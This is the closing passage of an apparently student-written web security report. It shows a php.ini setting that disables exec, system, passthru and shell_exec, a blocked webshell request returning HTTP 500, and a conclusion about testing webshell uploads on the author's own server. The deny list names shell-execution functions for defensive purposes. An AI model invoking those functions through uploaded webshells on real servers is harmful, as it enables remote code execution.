; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
; Note: disables the realpath cache
; https://php.net/open-basedir
;open_basedir =

; This directive allows you to disable certain functions.
; It receives a comma-delimited list of function names.
; https://php.net/disable-functions
disable_functions = exec, system, passthru, shell_exec
```

[Image 9] Modification of php.ini to disable dangerous functions.

6-2. Results After Security Configuration

After disabling the listed PHP functions :

- Attempts to execute uploaded webshell scripts using commands were unsuccessful.
- The server returned error pages or failed after applying php.ini security settings.


34.22.111.222/uploads/tt_phpdownload2.php

페이지가 작동하지 않습니다.

현재 **34.22.111.222**에서 요청을 처리할 수 없습니다.

HTTP ERROR 500

[Image 10] Example of blocked webshell execution atter applying php.ini security settings.

Mitigation Summary

- Prevents : Remote code execution via uploaded files.
- Hardens : Server security against unauthorized access and manipulation
- Reinforces : Secure handling of user-uploaded content.

7. Conclusion

While wrapping a team project, I revisited the concept of reverse shells encountered during a digital forensics exercise.

Driven by curiosity, I independently set up a backup server to validate whether similar vulnerabilities could be exploited.

Testing revealed that uploading a webshell could lead to easy access to internal server files.

This reinforced a critical lesson : seemingly small server misconfigurations can cause major breaches if not addressed, as demonstrated by the effectiveness of simply disabling dangerous PHP functions.

Personal Growth :

This project helped me deeply understand how overlooked vulnerabilities can escalate into major risks, and strengthened my practical knowledge of web server security

Disclaimer

This report is for educational purposes only.

The author is not responsible for any misuse or damage.